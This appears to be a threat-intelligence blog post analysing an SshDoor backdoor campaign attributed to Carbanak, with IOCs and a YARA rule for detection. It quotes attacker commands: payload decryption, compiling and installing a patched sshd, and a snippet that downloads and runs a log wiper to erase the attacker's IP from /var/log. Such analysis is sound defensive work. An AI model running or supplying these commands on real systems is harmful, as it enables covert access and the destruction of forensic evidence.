
(Ex)Cobalt == (Ex)Carbanak
More in General
- Operation Chewbacca
At the end of June, the PT ESC team, during incident investigations, discovered a new group…
- Ding, ding — who's there?
Ding, ding — who's there? 🔔 The cyber intelligence group of Positive Technologies' expert security center…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) The author of a dozen trojans who forgot to…
- One less feathered thief — plus one hundred rating points!
One less feathered thief — plus one hundred rating points! 😵 The Threat Intelligence team at…
- DragonDoll: a matryoshka in the world of Android spies
DragonDoll: a matryoshka in the world of Android spies 🪆 At the beginning of this spring,…




Since the beginning of 2025, the PT ESC team has observed a rise in the number of attacks using the

SshDoor backdoor. Russian government institutions are often the focus of such attacks.After gaining access to victim nodes, the attackers launch the sh script

Release.gz (screenshot 1), which among other things downloads the encrypted OpenSSL file main.jpg (screenshot 2).file ./main.jpg
./main.jpg: openssl enc'd data with salted password
Code language: plaintext (plaintext)Command to decrypt the file:
openssl aes-256-cbc -md sha256 -d -in $ARCHIVE_NAME -out tmp.tar.gz -k $ZIP_PASS
Code language: plaintext (plaintext)
Then a patched
sshd is compiled on the compromised node and the sshd service is restarted....
make -j4>> /dev/null &&
strip ssh sshd &&
make install
...
service sshd restart
Code language: plaintext (plaintext)The patched

sshd (screenshot 3) has a number of similarities with the SshDoor backdoor, which was described in the materials Linux/SSHDoor.A Backdoored SSH daemon that steals passwords (2013) and Inside the Response of a Unique CARBANAK Intrusion (2017).Overall, the functionality of the
SshDoor we discovered has not undergone significant changes. The backdoor allows an attacker to gain covert access to a compromised server via the SSH protocol using a key or password specified in a configuration file or in the backdoor’s own code. The backdoor also collects and sends user authentication data to a remote server.In the material
Inside the Response of a Unique CARBANAK Intrusion, researchers linked this sample to the APT group Carbanak, which successfully attacked banking organizations in 2015.The attacking group’s arsenal also includes the utility


A D V A N C E D L O G W I P E R (ALW) (screenshot 4), which is compiled on the victim’s node and deletes from a number of logs in /var/log/* (screenshot 5) all entries that contain the attackers’ IP address ($YOUR_IP).#------------------------Clean logs-------------------------------------
if which gcc >/dev/null 2>&1 ; then
$DOWNLOADER $LOG_CLEANER; gcc log.c -o log; ./log -h $YOUR_IP;rm -f log log.c;
else
PACKET_MANAGER=$PACKET_MANAGER" gcc";
$PACKET_MANAGER && $DOWNLOADER $LOG_CLEANER; gcc log.c -o log; ./log -h $YOUR_IP;rm -f log log.c;
fi
Code language: Bash (bash)Notably, the
RSA Global Incident Response team in its material also attributes ALW to the activity of the Carbanak group.Configuration files:
/var/run/.options
/dev/shm/.options
Code language: plaintext (plaintext)
C2:
cdn2-os.pythonupdate.com
centos.pythonupdate.com
pkg.pkg-pfsense.org
Code language: plaintext (plaintext)
MD5:
016bd8119efd5fae482131464ff1dfde
eec5d0c3fc2b1b1074c3648e26d1fe08
0689b1e75241f93b43cd2af0c2f10217
Code language: plaintext (plaintext)
YARA:
rule SshDoor {
    strings:
        $spy1 = "SPY_PATH"
        $spy2 = "SPY_PORT"
        $spy3 = "SPY_HOST"
        $spy4 = "spy_passwd"
        $spy5 = "spy_master"
        $spy6 = "spy_bc_addr"
        $spy7 = "spy_buff"
        $spy8 = "spy_addr"
        $spy9 = "spy_buff_port"
        $sshd = "usage: sshd"
    condition:
        uint32be(0) == 0x7f454c46 and $sshd and (any of ($spy*))
}
Code language: PowerShell (powershell)
Happy hunting!
#hunt #ti #ioc #yara #dfir #detect #unix #apt
@ptescalator
More from oUth0R
- We helped Apple fix a vulnerability in the kernel of its operating systems
We helped Apple fix a vulnerability in the kernel of its operating systems PT ESC expert…
- Recovering EVTX records: carving methods
Recovering EVTX records: carving methods 🧩 When investigating incidents where attackers encrypt virtual machine images, a…
- Operation Chewbacca
At the end of June, the PT ESC team, during incident investigations, discovered a new group…
- Your Zimbra server is at risk
Recently, our PT ESC IR team encountered a new attack by ransomware groups on Zimbra mail…
- He's not your gsocket
He's not gsocket to you 😑 During the investigation of one of the incidents, PT ESC…



More in General
- Operation Chewbacca
At the end of June, the PT ESC team, during incident investigations, discovered a new group…
- Ding, ding — who's there?
Ding, ding — who's there? 🔔 The cyber intelligence group of Positive Technologies' expert security center…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) The author of a dozen trojans who forgot to…
- One less feathered thief — plus one hundred rating points!
One less feathered thief — plus one hundred rating points! 😵 The Threat Intelligence team at…
- DragonDoll: a matryoshka in the world of Android spies
DragonDoll: a matryoshka in the world of Android spies 🪆 At the beginning of this spring,…